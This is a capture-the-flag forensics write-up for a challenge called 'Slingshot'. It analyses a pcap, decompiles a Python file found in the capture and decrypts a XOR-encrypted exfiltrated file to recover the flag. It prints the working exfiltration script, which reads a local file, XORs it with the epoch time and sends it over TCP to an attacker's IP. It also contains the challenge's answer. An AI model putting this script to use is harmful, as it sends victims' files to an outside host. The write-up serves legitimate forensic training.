

# PCTF Slingshot Writeup

Author: AJ Hoepfner

With thanks to Nick Stormer for lending his PC



**Description:** We have recently suffered a data breach, and we need help figuring out if any data was stolen. Can you investigate this pcap file and see if there is any evidence of data exfiltration and if possible, what was stolen. The flag will be in the format: PCTF{flag}.

## Solution:

Investigating this pcap file we see a http GET request for a pyc file. This file stands out so let's investigate it further.

No.	Time	Source	Destination	Protocol	Length	Info

Using wireshark we can easily download this file as it was downloaded using HTTP

To view this complied python file, we need to decompile it. I'll be using <https://pylingual.io/>.

```
File Edit Format Run Options Window Help
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: client.py
# Bytecode version: 3.11a7e (3495)
# Source timestamp: 2024-09-17 17:47:38 UTC (1726595258)

import sys
import socket
import time
import math
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
file = sys.argv[1]
ip = sys.argv[2]
port = 22993
with open(file, 'rb') as r:
    data_bytes = r.read()
    current_time = time.time()
    current_time = math.floor(current_time)
    key_bytes = str(current_time).encode('utf-8')
    init_key_len = len(key_bytes)
    data_bytes_len = len(data_bytes)
    temp1 = data_bytes_len // init_key_len
    temp2 = data_bytes_len % init_key_len
    key_bytes *= temp1
    key_bytes += key_bytes[:temp2]
    encrypt_bytes = bytes((a ^ b for a, b in zip(key_bytes, data_bytes)))
    s.connect((ip, port))
    s.send(encrypt_bytes)
```

We learned two things from this screenshot, the file was sent on port 22993 and the file was encrypted using the system's epoch time. We need to find the time the exfiltrated file was sent to decrypt it.

By filtering for that destination port number, we find this transmission. The epoch time being 1726595769 as that number is floored in the script.

We follow that tcp stream so we can copy the bytes sent from this transmission

key_bytes += key_bytes[:temp2]
decrypt_bytes = bytes((a ^ b for a, b in zip(key_bytes, data_bytes)))

with open('flag.jpg', 'wb') as f:
    f.write(decrypt_bytes)
```

Because the encryption was a simple XOR, we can easily reverse it by giving it the same key

We get our flag after running the decrypt script.

Flag: PCTF{1f\_y0u\_41n7\_f1r57\_y0ur3\_l457}
